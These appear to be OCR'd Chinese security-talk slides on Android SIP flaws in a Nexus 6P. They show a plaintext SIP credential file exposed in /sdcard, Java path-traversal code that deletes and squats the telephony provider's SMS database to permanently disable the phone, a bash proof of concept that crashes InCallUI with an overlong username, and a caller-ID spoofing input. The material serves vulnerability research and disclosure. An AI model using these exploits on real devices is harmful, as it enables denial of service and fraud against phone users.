
包含明文口令SipProfile文件将出现在未保护目录/sdcard中

```
shell@angler:/sdcard $ ls -a -l
-rw-rw-— root sdcard_rw 1843 2016-09-12 14:58 .pobj
```

不过瘾，攻击入口未涉及到任何代码，且对手机危害不大！

Exploit2

- 永久拒绝服务
    - 1）利用目录穿越建立SIP账户，在radio用户拥有的com.android.providers.telephony目录建立一个SIP账户配置文件，但按SAVE后SIP账户不会出现在SIP Account ListView中




```
root@angler:/data/data/com.android.providers.telephony # ls -al
-rw------- radio    radio       1886 2016-09-13 18:26 .pobj
drwxrwx--x radio    radio            2016-09-13 17:05 databases
drwxrwx--x radio    radio            2016-09-13 17:05 shared_prefs
```


Exploit2

- 永久拒绝服务
  - 2）利用代码重新打开Sip Account ListView

```
                Intent i = new Intent();
                i.setComponent(new ComponentName("com.android.phone",
                        "com.android.services.telephony.sip.SipPhoneAccountSettingsActivity"));

                PhoneAccountHandle handle = new PhoneAccountHandle(new ComponentName("com.androi
d.phone",
                        "com.android.services.telephony.sip.SipConnectionService"),
                        "alice/@somesite/../../../../../../../../data/data/com.android.provider
s.telephony/");

                i.putExtra(TelecomManager.EXTRA_PHONE_ACCOUNT_HANDLE, handle);

                startActivity(i);
```

Exploit2


- 永久拒绝服务
  - 3）修改Sip account，并保存
  - 依次触发
    - 删除com.android.providers.telephony中的所有文件
    - 重新在目录下建立databases/mmssms.db



后果


- 手机变砖
  - 由于假的mmssms.db文件的占坑，短消息数据库无法重建
  - 也可以用其他文件，如telephony.db占坑
  - 必须工厂设置恢复

```
09-14 10:19:44.593  3862  4522 E SQLiteLog: (1032) statement aborts at 58: [UPDATE sms SET rea
d=?,seen=? WHERE thread_id=1 AND date<=9223372036854775807 AND read=0]
09-14 10:19:44.593  3862  4522 E DatabaseUtils: Writing exception to parcel
09-14 10:19:44.593  3862  4522 E DatabaseUtils: android.database.sqlite.SQLiteReadOnlyDatabaseEx
ception: attempt to write a readonly database (code 1032)
09-14 10:19:44.593  3862  4522 E DatabaseUtils:         at android.database.sqlite.SQLiteConn
ection.nativeExecuteForChangedRowCount(Native Method)
```




远程漏洞测试环境

- 搭建局域网测试环境进行fuzz
  - 服务端OpenSIPS：流行的开源SIP Proxy/Registar，支持自动注册
  - 客户端mjUA：Java实现的SIP客户端，可通过配置文件定制SIP消息中的各种字段



Fuzz方法



客户端Fuzz：

- SIP Fuzz
- SDP Fuzz
- RTP Fuzz

mjUA

- mjUA灵活的命令行选项

```
~/vultest/nexus6P/sip/mjua/mjua_1.7 ./uac.sh -h
  ...
   options:
   -h              this help
   -f <file>       specifies a configuration file # config file
   ...
   -c <call_to>    calls a remote user # config remote SIP URI
   -y <secs>       auto answer time # for fuzz interval time
   -t <secs>       auto hangup time (0 means manual hangup)
   -i <secs>       re-invite after <secs> seconds
   -r <url>        redirects the call to new user <url>
   -q <url> <secs> transfers the call to <url> after <secs> seconds
   -a              audio
   -v              video
   -m <port>       (first) local media port
   -p <port>       local SIP port, used ONLY without -f option
   -o <addr>[:<port>]  use the specified outbound proxy
   --via-addr <addr>   host via address, used ONLY without -f option
   --keep-alive <millisecs>    send keep-alive packets each <millisecs>
   --from-url <url>    user's address-of-record (AOR)
   --contact-url <url> user's contact URL
   --display-name <str>    display name   #fuzz point for sip
   --user <user>           user name #fuzz point for sip
   --proxy <proxy>         proxy server
   --registrar <registrar> registrar server
   --recv-only         receive only mode, no media is sent
   --send-only         send only mode, no media is received
   --send-tone         send only mode, an audio test tone is generated
   --send-file <file>  audio is played from the specified file # fuzz point for rtp
   --recv-file <file>  audio is recorded to the specified file
   --debug-level <n>   debug level (level=0 means no log)
   --log-path <path>   base path for all logs (./log is the default value)
   --no-prompt         do not prompt
```

mjUA

- mjUA灵活的配置文件
    - SipStack、SipProvider、Server、UA、SBC


```
# Media descriptors:
# One or more 'media' (or 'media_desc') parameters specify for each supported media: the media type, port, and protocol/codec.
# Zero or more 'media_spec' parameters can be used to specify media attributes such as: codec name, sample rate, and frame size.
# Examples:
#   media=audio 4000 rtp/avp
#   media_spec=audio 0 PCMU 8000 160
#   media_spec=audio 8 PCMA 8000 160
#   media_spec=audio 101 G726-32 8000 80
#   media_spec=audio 102 G726-24 8000 60
#   media=video 3002 rtp/avp
#   media_spec=video 101
# Alternatively media attributes can be specified also within the 'media' parameter as comma-separated list between brackets.
# Examples:
#   media=audio 4000 rtp/avp {audio 0 PCMU 8000 160, audio 8 PCMA 8000 160}
#   media=video 3002 rtp/avp {video 101}
```

SIP Fuzz

- 超长显示名（5# spam of InCallUI)

POC： ./spam.sh 2

```bash
#!/bin/bash
ITER=$1
for i in $(seq $ITER)
do
    USER="BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
A"
    echo "USER Name Length: "${#USER}
    DISPLAY="Mom"
# the victim's sip account is heen1@192.168.8.101
./uac.sh --user "$USER" --display-name  "$DISPLAY"  << EOF &
heen1@192.168.8.101
EOF
    sleep 1
    ps aux | grep sip | awk '{print $2}' | xargs kill -9
done
```



处理结果： 影响6.0.1，不影响当时最新的7.1系统 :(

SIP Fuzz

- 伪造电话显示（4# Spoof of InCallUI）


POC：./uac.sh --user ″13550232572&″


“&”字符分割的第二个号码变成转接号码，第一个号码就变成真实显示的号码(SIP处理与传统电话处理不一致)

